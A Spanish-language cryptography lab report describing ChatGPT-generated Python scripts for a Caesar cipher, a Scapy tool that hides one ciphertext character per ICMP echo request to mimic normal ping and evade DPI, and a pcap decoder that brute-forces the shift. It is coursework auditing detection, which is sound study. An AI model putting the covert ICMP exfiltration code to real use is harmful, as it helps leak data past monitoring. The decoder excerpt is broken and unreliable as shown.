

Informe Laboratorio 1

Sección 3

Sergio Soto Cuevas
e-mail: sergio.soto1@mail.udp.cl

Agosto de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.3. Actividad 3	7

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpf f zlnbyphkh lu yllklz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfkf d xjlzwnifi js wjiyx
5 gvmtxskvejme c wikyvmeheh ir vihiw
6 fulswrjudild b vhxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfch gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbwtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvjgxspc tc gtsth
21 qfwdhcufotwo m gsuifwrwr sb fsrsg
22 pevcbtensvn l frthevqng ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

1. Prompt

Crea un programa en python 3 que recibe por CLI un texto entre comillas y un corrimiento y devuelve el texto cifrado con Cesar.

2. Código cesar.py

```
import sys

def cifrado_cesar(texto: str, corrimiento: int) -> str:
    k = corrimiento % 26
    out = []
    for ch in texto:
        if 'a' <= ch <= 'z':
            out.append(chr((ord(ch) - ord('a') + k) % 26 + ord('a')))
        elif 'A' <= ch <= 'Z':
            out.append(chr((ord(ch) - ord('A') + k) % 26 + ord('A')))
        else:
            out.append(ch)
    return ''.join(out)


if __name__ == "__main__":
    if len(sys.argv) != 3:
        print('Uso: python3 cesar.py "texto a cifrar" <corrimiento>')
        sys.exit(1)

    texto = sys.argv[1]
    corrimiento = int(sys.argv[2])
    print(cifrado_cesar(texto, corrimiento))
```

Se observa que el código aplica cesar, recibe el string y lo guarda en un arreglo con los caracteres, aplica corrimiento modular (+26) para las letras y lo demás lo deja sin cambios, por ultimo concatena el texto cifrado.

3. Cifrado

Por ultimo se puede observar el input y output correspondiente validándose el funcionamiento.



```
mrpotosi@mrpotosi-VirtualBox:~/Escritorio/labi$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 1: Cifrado Cesar

3.2. Actividad 2

1. Prompt

Crea en python 3 un código que recibe por CLI el texto cifrado y envía 1 carácter del cifrado en ICMP a 8.8.8.8, tomando en cuenta que el paquete debe tener el campo data de tamaño 40 bytes mas el timestamp, id, y secuencia correspondiente, el output debe imprimir por paquete un Sent 1 packets separados por un punto.

2. Código pingv4.py

```
import sys

from scapy.all import *
import time, random, sys

def enviar_paquetes_icmp(texto_cifrado, destino_ip):
    padding = bytearray([
        0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
        0x18, 0x19, 0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f,
        0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
        0x28, 0x29, 0x2a, 0x2b, 0x2c, 0x2d, 0x2e, 0x2f,
        0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37
    ]) # 39 bytes

    icmp_id = 0x2eca
    ip_id_base = random.randint(0, 0xFFFF)

    for seq, char in enumerate(texto_cifrado, start=1):
        datos = bytearray(40)

        now = time.time()
        sec = int(now)
        usec = int((now - sec) * 1_000_000)
        datos[0:4] = sec.to_bytes(4, 'big')
        datos[4:8] = usec.to_bytes(4, 'big')

        datos[8] = ord(char)

        datos[9:] = padding[:39]

        paquete = (
            IP(dst=destino_ip, id=(ip_id_base + seq) & 0xFFFF) /
            ICMP(type=8, code=0, id=icmp_id, seq=seq) /
            Raw(load=bytes(datos))
        )

        print(".")
        send(paquete, verbose=False)
        print("Sent 1 packets.")
        time.sleep(1)
```

```

if __name__ == "__main__":
    if len(sys.argv) < 2:
        sys.exit(1)
    texto_cifrado = sys.argv[1]
    destino_ip = sys.argv[2] if len(sys.argv) >= 3 else "8.8.8.8"
    enviar_paquetes_icmp(texto_cifrado, destino_ip)

```

En pingv4.py se crea un bytearray de longitud correspondiente para los 40 bytes de data mas el timestamp, donde el 0x10 es el bit reemplazado con el caracter cifrado, este código concatena en capas y scapy calcula los checksums en ICMP, se fija ICMP.id constante y se mantiene coherencia con ICMP.seq. El timestamp se toma por paquete para asemejar un ping real, este separa en segundos, micro segundos y se escribe en formato de 4 bytes.

3. Ping a 8.8.8.8

A continuación se observa el ping real realizado a google.




Figura 2: Ping Original

En la Figura 2 se logra apreciar un campo de data de 40 bytes que contiene caracteres desde 0x10 hasta 0x37, además posterior a ello se encuentran campos de ICMP como los Identifier con valores 0x2eca y 0xca2e correspondientes, y un sequence Number de 0x0001 y 0x0100 correspondientes, también se observa el timestamp correspondiente de 16 bytes.

4. Ping falso

A continuacion se observa el Stealth que inyecta el cifrado al trafico.

```

▼ Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x3a67 [correct]
  [Checksum Status: Good]
  Identifier (BE): 11978 (0x2eca)
  Identifier (LE): 51758 (0xca2e)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Response frame: 4]
  Timestamp from icmp data: Aug 30, 2025 19:21:28.885697000 -04
  [Timestamp from icmp data (relative): 0.090209984 seconds]
  ▼ Data (40 bytes)
    Data: 6c1112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637
    [Length: 40]
    0000 00 04 00 01 00 06 08 00 27 f4 a2 63 00 00 08 00 .....c....
    0010 45 00 00 4c 6f e9 00 00 40 01 ee a9 0a 00 02 0f E..Lo...@.....
    0020 08 08 08 08 08 00 3a 67 2e ca 00 01 68 b3 87 78 .....:g...h..x
    0030 00 0d 83 c1 6c 11 12 13 14 15 16 17 18 19 1a 1b ....l.....
    0040 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b ....!"#$%&'()*+
    0050 2c 2d 2e 2f 30 31 32 33 34 35 36 37 ,-./0123 4567
  
```

Figura 3: Trafico Replicado

En la figura 3 se observa que se replican de manera correcta los Identifier 0x2eca y 0xca2e, los Sequence Number 0x0001 y 0x0100, y el timestamp correspondiente.

```

  ▼ Data (40 bytes)
    Data: 6c1112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637
    [Length: 40]
    0000 00 04 00 01 00 06 08 00 27 f4 a2 63 00 00 08 00 .....c....
    0010 45 00 00 4c 6f e9 00 00 40 01 ee a9 0a 00 02 0f E..Lo...@.....
    0020 08 08 08 08 08 00 3a 67 2e ca 00 01 68 b3 87 78 .....:g...h..x
    0030 00 0d 83 c1 6c 11 12 13 14 15 16 17 18 19 1a 1b ....l.....
    0040 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b ....!"#$%&'()*+
    0050 2c 2d 2e 2f 30 31 32 33 34 35 36 37 ,-./0123 4567
  
```

Figura 4: Trafico Inyectado

Se aprecia por ultimo, que en la figura 4 que se mantiene el largo de 40 bytes de Data, reemplazando el primer byte con el caracter cifrado, en este caso l.

3.3. Actividad 3

1. Prompt

En python3 crea un codigo que abra un .pcapng y busque los ICMP correspondientes, para extraer los caracteres cifrados de cada paquete, y luego aplique todas las combinaciones para decifrar el cesar, por ultimo el output debe ser una lista de todos los corrimientos destacando en color verde la mas probable.

2. Extracto Código readv2.py

```

import sys, re
from collections import defaultdict
from scapy.all import PcapReader, IP, ICMP, Raw
WORDS = "...".split()
GREEN = "\033[1;92m" if sys.stdout.isatty() else ""

def score(s):
    hits = sum(t.count(w) for w in WORDS)
    return hits + 0.002*sum(c.isalpha() for c in s) +
    0.001*s.count(' ')

def extract_cipher(pcap_path):
    flows = defaultdict(list)
    with PcapReader(pcap_path) as pr:
        for pkt in pr:
            if not (pkt.haslayer(IP) and pkt.haslayer(ICMP)
                    and pkt.haslayer(Raw)): continue
            ic = pkt[ICMP]
            if ic.type != 8 or ic.code != 0: continue
            d = bytes(pkt[Raw].load)
            ch = None
            if len(d) == 48 and d[9:] == PAD_39: ch = chr(d[8])
            if ch: flows[(pkt[IP].src, pkt[IP].dst, ic.id)].append(ch)
    if not flows: return ""
    key = max(flows, key=lambda k: len(flows[k]))
    return ''.join(flows[key])

def main():
    if len(sys.argv) < 2:
        print("Uso: python3 readv2.py <captura.pcapng>"); sys.exit(1)
    cipher = extract_cipher(sys.argv[1])
    if not cipher:
        best_score, best_k, lines = -1, 0, []
        for k in range(26):
            dec = caesar(cipher, k)
            sc = score(dec)
            lines.append((k, dec, sc))
            if sc > best_score: best_score, best_k = sc, k
    if __name__ == "__main__":
        main()

```

En readv2.py recibe el archivo .pcapng utiliza Scapy como lector y itera los paquetes con PcapReader, filtrando por ICMP que contengan payload, luego extrae el carácter correspondiente al cifrado sabiendo su ubicación y lo agrupa en una lista donde se encuentra el texto reconstruido, por ultimo realiza la decodificación por fuerza bruta y asigna un score contando palabras frecuentes del español y determina el mensaje mas probable destacándolo en color verde.

3. Descifrado

```

mrpotosi@mrpotosi-VirtualBox:~/Escritorio/lab1$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavyhmpf f zlnbypkhk lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfkf d xjlzwnifi js wjljx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjniauzcu s myaolcxux yh lyxym
16     vkbinhzktybt r lxznkbtw xg kxwyl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhucufotwo m gsuifwrwr sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnskn ox bonoc

```

Figura 5: Interceptar y descifrar Cesar

Por ultimo en la Figura 5 se observa el correcto funcionamiento del descifrado, logrando destacar la palabra correcta en color verde.

Conclusiones y comentarios

Para finalizar se destaca la implementación de un sistema que permite cifrar en cesar, simular un paquete ICMP con data infiltrada, y descifrar estos mismos paquetes para determinar por fuerza bruta el mensaje correspondiente. Esto demuestra que el cifrado cesar no es el mejor método para cifrar información, además se observa que los paquetes de ICMP son replicables y por lo tanto generan vulnerabilidades.

Como comentarios, esta me pareció un laboratorio interesante y divertido, ya que requiere de conocimientos previos como wireshark, y simula como un tipo de hacking. Respecto a dificultades con chatGPT, se encuentran que esta inteligencia le cuesta entender lo que uno necesita y por ello se debe ser específico, y ir depurando errores, también le costo entender el campo de data de los paquetes ICMP en wireshark, además de presentar dificultades al colorear el mensaje correcto, por ultimo también a esta ia sobre inunda el código y los outputs de mensaje innecesarios.

Repositorio: <https://github.com/SergioSoto1/LaboratoriosCriptografia>